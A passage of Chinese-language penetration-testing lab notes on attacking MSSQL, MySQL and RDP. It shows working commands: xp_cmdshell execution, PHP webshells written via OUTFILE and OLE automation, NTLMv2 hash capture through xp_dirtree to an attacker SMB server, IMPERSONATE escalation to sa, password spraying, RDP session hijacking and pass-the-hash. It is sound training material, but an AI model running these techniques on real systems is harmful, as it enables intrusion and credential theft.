[*] ACK: Result: 1 - Microsoft SQL Server (120 7208)
[!] Press help for extra shell commands
SQL>
```

# Execute Commands

**Command execution** 是攻击公共服务时最需要的功能之一，因为它允许我们控制操作系统。如果有适当的特权，我们可以使用SQL数据库来执行系统命令或创建必要的元素来执行它。

有一个名为`xp_cmdshell`  的扩展存储过程，它允许我们使用SQL执行系统命令。请记住以下关于 `xp_cmdshell`

- ◆ `xp_cmdshell` 是一个强大的特性，默认情况下是禁用的。 `xp_cmdshell` 可以通过使用 Policy-Based Management或执行`sp_configure`来启用和禁用
- ◆ `xp_cmdshell` 派生的Windows进程具有与SQL Server服务帐户相同的安全权限
- ◆ `xp_cmdshell` 同步运行。在command-shell命令完成之前，不会将控制权返回给调用者

```
1> xp_cmdshell 'whoami'
2> GO
```

output

---

```
no service\mssql$sqlexpress
NULL
(2 rows affected)
```

如果 `xp_cmdshell` 未启用，我们可以启用它，如果有适当的权限，使用以下命令：

```
-- To allow advanced options to be changed.
EXECUTE sp_configure 'show advanced options', 1
GO

-- To update the currently configured value for advanced options.
RECONFIGURE
GO

-- To enable the feature.
EXECUTE sp_configure 'xp_cmdshell', 1
GO

-- To update the currently configured value for this feature.
RECONFIGURE
GO
```

还有其他方法可以获得命令执行，例如添加扩展存储过程、CLR程序集、SQL Server代理作业和外部脚本。但是，除了这些方法之外，还可以使用其他功能，例

如 `xp_regwrite` 命令，该命令用于通过在Windows注册表中创建新条目来提升特权。

## write 本地文件

MySQL 没有像 `xp_cmdshell` 那样的存储过程，但是如果我们写入文件系统中可以执行命令的位置，我们可以实现命令执行。例如，假设 MySQL 在基于php的web服务器或其他编程语言（如ASP.NET）上运行。如果我们有适当的权限，我们可以尝试在webserver目录下使用SELECT INTO OUTFILE写入文件。然后我们可以浏览到文件所在的位置并执行我们的命令。

```
mysql> SELECT "<?php echo shell_exec($_GET['c']);?>" INTO OUTFILE  
' /var/www/html/webshell.php';
```

```
Query OK, 1 row affected (0.001 sec)
```

在 MySQL 中，全局系统变量`secure_file_priv`限制了数据导入和导出操作的效果，例如 `LOAD DATA` 和 `SELECT ... INTO OUTFILE` 语句和`LOAD_FILE ()` 函数。这些操作只允许具有FILE权限的用户执行。

`secure_file_priv` 可以设置如下：

- ◆ 如果为空，则该变量不起作用，这不是一个安全设置。
- ◆ 如果设置为目录的名称，服务器将限制导入和导出操作，使其只能处理该目录中的文件。该目录必须存在；服务器不会创建它。
- ◆ 如果设置为NULL，服务器将禁用导入和导出操作。

在下面的例子中，我们可以看到 `secure_file_priv` 变量为空，这意味着我们可以使用 MySQL 来读写数据：

```
mysql> show variables like "secure_file_priv";
```

Variable_name	Value
secure_file_priv	

```
1 row in set (0.005 sec)
```

要使用 MSSQL 写入文件，我们需要启用Ole Automation Procedures ，这需要管理员权限，然后执行一些存储过程来创建文件：

### MSSQL - Enable Ole Automation Procedures

```
1> sp_configure 'show advanced options', 1
2> GO
3> RECONFIGURE
4> GO
5> sp_configure 'Ole Automation Procedures', 1
6> GO
7> RECONFIGURE
8> GO
```

## MSSQL - Create a File

```
1> DECLARE @OLE INT
2> DECLARE @FileID INT
3> EXECUTE sp_OACreate 'Scripting.FileSystemObject', @OLE OUT
4> EXECUTE sp_OAMethod @OLE, 'OpenTextFile', @FileID OUT,
'c:\inetpub\wwwroot\webshell.php', 8, 1
5> EXECUTE sp_OAMethod @FileID, 'WriteLine', Null, '<?php echo
shell_exec($_GET["c"]);?>'
6> EXECUTE sp_OADestroy @FileID
7> EXECUTE sp_OADestroy @OLE
8> GO
```

## Read 本地文件

---

```
1> SELECT * FROM OPENROWSET(BULK
N'C:/Windows/System32/drivers/etc/hosts', SINGLE_CLOB) AS Contents
2> GO
```

BulkColumn

---

```
# Copyright (c) 1993-2009 Microsoft Corp.
#
# This is a sample HOSTS file used by Microsoft TCP/IP for Windows.
#
# This file contains the mappings of IP addresses to hostnames. Each
# entry should be kept on an individual line. The IP address should
```

(1 rows affected)

默认情况下，**MySQL** 安装不允许任意读取文件，但是如果设置正确并具有适当的权限，我们可以使用以下方法读取文件：

```
mysql> select LOAD_FILE("/etc/passwd");

+-----+
| LOAD_FILE("/etc/passwd") |
+-----+
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync


<SNIP>
```

### 捕获MSSQL服务哈希值

在 **Attacking SMB** 一节中，我们讨论了可以创建一个假SMB服务器来窃取散列并滥用Windows操作系统中的一些默认实现。我们还可以使用 **xp\_subdirs** 或 **xp\_dirtree** 未记录的存储过程窃取MSSQL服务帐户哈希值，这些存储过程使用SMB协议从文件系统中检索指定父目录下的子目录列表。当我们使用其中一个存储过程并将其指向SMB服务器时，目录侦听功能将强制服务器进行身份验证并发送正在运行SQL server的服务帐户的NTLMv2散列。要做到这一点，我们需要首先启动[Responder](#)或[impack -smbserver](#)，

#### ◆ XP\_SUBDIRS Hash Stealing with Responder

```
Chenduoduo@htb[/htb]$ sudo responder -I tun0
```



<SNIP>

[+] Listening for events ...

[SMB] NTLMv2-SSP Client : 10.10.110.17

[SMB] NTLMv2-SSP Username : SRVMSSQL\demouser

[SMB] NTLMv2-SSP Hash :

demouser::WIN7BOX:5e3ab1c4380b94a1:A18830632D52768440B7E2425C4A7107:0101  
0000000000000009BFFB9DE3DD801D5448EF4D0BA034D000000002000800510053004700  
320001001E00570049004E002D003500440050005A0033005200530032004F0058003200

```
04003400570049004E002D003500440050005A0033005200530032004F00580013456F00
51005300470013456F004C004F00430041004C000300140051005300470013456F004C00
4F00430041004C000500140051005300470013456F004C004F00430041004C0007000800
009BFFB9DE3DD8010600040002000000080030003000000000000000100000000200000
ADCA14A9054707D3939B6A5F98CE1F6E5981AC62CEC5BEAD4F6200A35E8AD9170A001000
000000000000000000000000000000009001C0063006900660073002F00740065007300
740069006E006700730061000000000000000000
```

#### ◆ XP\_SUBDIRS Hash Stealing with impacket

```
Chenduoduo@htb[/htb]$ sudo impacket-smbserver share ./ -smb2support
```

```
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation
```

```
[*] Config file parsed
```

```
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
```

```
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
```

```
[*] Config file parsed
```

```
[*] Config file parsed
```

```
[*] Config file parsed
```

```
[*] Incoming connection (10.129.203.7,49728)
```

```
[*] AUTHENTICATE_MESSAGE (WINSRV02\mssqlsvc,WINSRV02)
```

```
[*] User WINSRV02\mssqlsvc authenticated successfully
```

```
[*]
```

```
demouser::WIN7BOX:5e3ab1c4380b94a1:A18830632D52768440B7E2425C4A7107:0101
0000000000000009BFFB9DE3DD801D5448EF4D0BA034D0000000002000800510053004700
320001001E00570049004E002D003500440050005A0033005200530032004F0058003200
04003400570049004E002D003500440050005A0033005200530032004F00580013456F00
51005300470013456F004C004F00430041004C000300140051005300470013456F004C00
4F00430041004C000500140051005300470013456F004C004F00430041004C0007000800
009BFFB9DE3DD8010600040002000000080030003000000000000000100000000200000
ADCA14A9054707D3939B6A5F98CE1F6E5981AC62CEC5BEAD4F6200A35E8AD9170A001000
000000000000000000000000000000009001C0063006900660073002F00740065007300
740069006E0067007300610000000000000000000000
```

```
[*] Closing down connection (10.129.203.7,49728)
```

```
[*] Remaining connections []
```

并执行以下SQL查询之一:

#### ◆ XP\_DIRTREE hash 窃取

```
1> EXEC master..xp_dirtree '\\10.10.14.103\share\'
2> GO
```

subdirectory	depth
--------------	-------

#### ◆ XP\_SUBDIRS hash 窃取

```
1> EXEC master..xp_subdirs '\\10.10.14.103\share\'
2> GO
```

```
HResult 0x55F6, Level 16, State 1
xp_subdirs could not access '\\10.10.110.17\share\*.*': FindFirstFile()
returned error 5, 'Access is denied.'
```

如果服务帐户访问我们的服务器，我们将获得它的哈希值。然后我们可以尝试破解散列或将其转发到另一台主机。

## 使用MSSQL模拟现有users

SQL Server有一个特殊的权限，名为 **IMPERSONATE**，允许执行的用户拥有其他用户的权限或登录，直到上下文被重置或会话结束。让我们来研究一下 **IMPERSONATE** 特权如何在SQL Server中导致特权升级。

首先，我们需要识别可以模拟的用户。默认情况下，系统管理员可以冒充任何人，但是对于非管理员用户，必须显式地分配权限。我们可以使用下面的查询来识别我们可以模拟的用户：

```
1> SELECT distinct b.name
2> FROM sys.server_permissions a
3> INNER JOIN sys.server_principals b
4> ON a.grantor_principal_id = b.principal_id
5> WHERE a.permission_name = 'IMPERSONATE'
6> GO
```

name
------

sa
ben
valentin

(3 rows affected)

为了了解权限升级的可能性，让我们验证当前用户是否具有sysadmin角色：

```
1> SELECT SYSTEM_USER
2> SELECT IS_SRVROLEMEMBER('sysadmin')
3> go
```

---

```
julio
```

```
(1 rows affected)
```

---

```
0
```

```
(1 rows affected)
```

## 冒充SA用户

正如返回值 `0` 所示，我们没有sysadmin角色，但是我们可以模拟 `sa` 用户。让我们模拟用户并执行相同的命令。要模拟用户，我们可以使用Transact-SQL语句 `EXECUTE AS LOGIN` 并将其设置为我们想要模拟的用户。

```
1> EXECUTE AS LOGIN = 'sa'
2> SELECT SYSTEM_USER
3> SELECT IS_SRVROLEMEMBER('sysadmin')
4> GO
```

---

```
sa
```

```
(1 rows affected)
```

---

```
1
```

```
(1 rows affected)
```

注意：建议在主数据库中运行 `EXECUTE AS LOGIN`，因为默认情况下，所有用户都可以访问该数据库。如果您试图模拟的用户没有访问您正在连接到的数据库的权限，则会出现错误。尝试使用 `USE master` 移动到主DB。

我们现在可以作为系统管理员执行任何命令，返回值 `1` 表示。要恢复操作并返回到之前的用户，可以使用Transact-SQL语句 `REVERT`。



注意：如果我们发现一个用户不是sysadmin，我们仍然可以检查该用户是否有访问其他数据库或链接服务器的权限。

## 使用MSSQL与其他数据库通信

**MSSQL** 有一个名为[linked servers](#)的配置选项。链接服务器通常被配置为允许数据库引擎执行 Transact-SQL语句，该语句包含另一个SQL Server实例或另一个数据库产品（如Oracle）中的表。

如果我们设法访问配置了链接服务器的SQL Server，我们可能能够横向移动到该数据库服务器。管理员可以使用来自远程服务器的凭据配置链接服务器。如果这些凭证具有系统管理员权限，我们就可以在远程SQL实例中执行命令。

## 在MSSQL中识别链接的服务器

```
1> SELECT srvname, isremote FROM sys.servers
2> GO
```

srvname	isremote
DESKTOP-MFERMN4\SQLEXPRESS	1
10.0.0.12\SQLEXPRESS	0

(2 rows affected)

正如我们在查询的输出中看到的那样，我们有服务器的名称和列 **isremote**，其中 **1** 表示是远程服务器，而 **0** 是链接服务器。我们可以查看[sys.servers Transact-SQL](#)了解更多信息。

接下来，我们可以尝试识别用于连接的用户及其特权。**EXECUTE**语句可用于向链接服务器发送直通命令。我们在圆括号之间添加命令，并在方括号（**[ ]**）之间指定链接的服务器。

```
1> EXECUTE('select @@servername, @@version, system_user,
is_srvrolemember(''sysadmin'')') AT [10.0.0.12\SQLEXPRESS]
2> GO
```

DESKTOP-0L9D4KA\SQLEXPRESS	Microsoft SQL Server 2019 (RTM sa_remote
1	

(1 rows affected)

正如我们所看到的，我们现在可以在链接的服务器上使用sysadmin权限执行查询。当 `sysadmin` 时，我们控制SQL Server实例。我们可以从任何数据库读取数据或执行 `xp_cmdshell` 的系统命令。

## RDP

远程桌面协议（RDP）是微软开发的一种专有协议，它为用户提供一个图形界面，通过网络连接到另一台计算机

RDP使用端口 `TCP/3389`

### Crowbar - RDP Password Spraying

```
Chenduoduo@htb[/htb]# crowbar -b rdp -s 192.168.220.142/32 -U users.txt -c 'password123'
```

```
2022-04-07 15:35:50 START
2022-04-07 15:35:50 Crowbar v0.4.1
2022-04-07 15:35:50 Trying 192.168.220.142:3389
2022-04-07 15:35:52 RDP-SUCCESS : 192.168.220.142:3389 -
administrator:password123
2022-04-07 15:35:52 STOP
```

### 九头蛇- RDP密码喷洒

```
Chenduoduo@htb[/htb]# hydra -L usernames.txt -p 'password123' 192.168.2.143 rdp
```

```
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).
```

```
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-08-25 21:44:52
```

```
[WARNING] rdp servers often don't like many connections, use -t 1 or -t 4 to reduce the number of parallel connections and -W 1 or -W 3 to wait between connection to allow the server to recover
```

```
[INFO] Reduced number of tasks to 4 (rdp does not like many parallel connections)
```

```
[WARNING] the rdp module is experimental. Please test, report - and if possible, fix.
```

```
[DATA] max 4 tasks per 1 server, overall 4 tasks, 8 login tries (l:2/p:4), ~2 tries per task
```

```
[DATA] attacking rdp://192.168.2.147:3389/
```

```
[3389][rdp] host: 192.168.2.143  login: administrator  password:
password123
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-08-
25 21:44:56
```

## RDP Login RDP登录

```
Chenduoduo@htb[/htb]# rdesktop -u admin -p password123 192.168.2.143

Autoselecting keyboard map 'en-us' from locale

ATTENTION! The server uses an invalid security certificate which can not
be trusted for
the following identified reasons(s);

    1. Certificate issuer is not trusted by this system.
       Issuer: CN=WIN-Q8F2KTAI43A

Review the following certificate info before you trust it to be added as
an exception.
If you do not trust the certificate, the connection attempt will be
aborted:

    Subject: CN=WIN-Q8F2KTAI43A
    Issuer: CN=WIN-Q8F2KTAI43A
    Valid From: Tue Aug 24 04:20:17 2021
    To: Wed Feb 23 03:20:17 2022

Certificate fingerprints:

    sha1: cd43d32dc8e6b4d2804a59383e6ee06fefa6b12a
    sha256:
f11c56744e0ac983ad69e1184a8249a48d0982eeb61ec302504d7ffb95ed6e57


Do you trust this certificate (yes/no)? yes
```

## 基于协议的攻击

### #### RDP Session Hijacking RDP会话劫持

如下面的示例所示，我们以用户 **juurena** (UserID = 2)的身份登录，该用户具有 **Administrator** 的权限。我们的目标是劫持用户 **Lewen** (用户ID = 4)，该用户也通过

RDP登录。



要成功地模拟没有密码的用户，我们需要具有 **SYSTEM** 的权限，并使用Microsoft的 [tscon.exe](#) 二进制文件，使用户能够连接到另一个桌面会话。它的工作方式是指定我们想要连接到哪个会话名称（ **rdp-tcp#13** ，这是我们当前的会话）的 **SESSION ID** （在我们的示例中 >会话为 **4** ）。因此，例如，下面的命令将在当前RDP会话中以指定的 **SESSION\_ID** 打开一个新的控制台：

```
C:\> tscon #{TARGET_SESSION_ID} /dest:#{OUR_SESSION_NAME}
```

如果我们有本地管理员权限，我们可以使用几种方法来获得 **SYSTEM** 权限，例如 [PsExec](#) 或 [Mimikatz](#) 。一个简单的技巧是创建一个Windows服务，默认情况下，它将以 **Local System** 运行，并将以 **SYSTEM** 权限执行任何二进制文件。我们将使用Microsoft **sc.exe** 二进制文件。首先，我们指定服务名称（ **sessionhijack** ）和 **binpath** ，这是我们想要执行的命令。运行以下命令后，将创建一个名为 **sessionhijack** 的服务。

```
C:\> query user
```

USERNAME	SESSIONNAME	ID	STATE	IDLE TIME	LOGON TIME
>juurena	rdp-tcp#13	1	Active		7
8/25/2021 1:23 AM					
lewen	rdp-tcp#14	2	Active		*
8/25/2021 1:28 AM					

C:\htb> sc.exe create sessionhijack binpath= "cmd.exe /k tscon 2 /dest:rdp-tcp#13"

[SC] CreateService SUCCESS

```

Administrator: Windows PowerShell
PS C:\Users\juurena> whoami
superstore\juurena
PS C:\Users\juurena>
PS C:\Users\juurena> query user
  USERNAME      SESSIONNAME  ID  STATE  IDLE TIME  LOGON TIME
  -
>juurena        rdp-tcp#13   2   Active      .    4/27/2022 8:55 AM
lewen           rdp-tcp#14   4   Active      .    4/27/2022 8:57 AM
PS C:\Users\juurena>
PS C:\Users\juurena> sc.exe create sessionhijack binpath= "cmd.exe /k tscon 4 /dest:rdp-tcp#13"
[SC] CreateService SUCCESS
PS C:\Users\juurena>


```

要运行该命令，我们可以启动 `sessionhijack` 服务：

C:\htb> net start sessionhijack

服务启动后，将出现一个具有 `lewen` 用户会话的新终端。有了这个新帐户，我们可以尝试发现它在网络上拥有什么样的特权，也许我们会很幸运，用户是Help Desk组的成员，拥有许多主机

的管理员权限，甚至是域管理员。




注意：此方法不再适用于服务器2019。

## PtH

对于这种攻击，有几点需要注意：

- ◆ **Restricted Admin Mode**，默认为禁用，应该在目标主机上启用；否则，系统将提示如下错误：  
这可以通过在 **HKEY\_LOCAL\_MACHINE\System\CurrentControlSet\Control\Lsa** 下添加一个新的注册表项 **DisableRestrictedAdmin** (REG\_DWORD)来实现。可以使用以下命令：

```
C:\htb> reg add HKLM\System\CurrentControlSet\Control\Lsa /t REG_DWORD  
/v DisableRestrictedAdmin /d 0x0 /f
```



一旦添加了注册表项，我们可以使用 `xfreerdp` 和选项 `/pth` 来获得RDP访问：

```
Chenduoduo@htb[/htb]# xfreerdp /v:10.129.240.105 /u:Administrator /pth:0E14B9D6330BF16C30B1924111104824
```

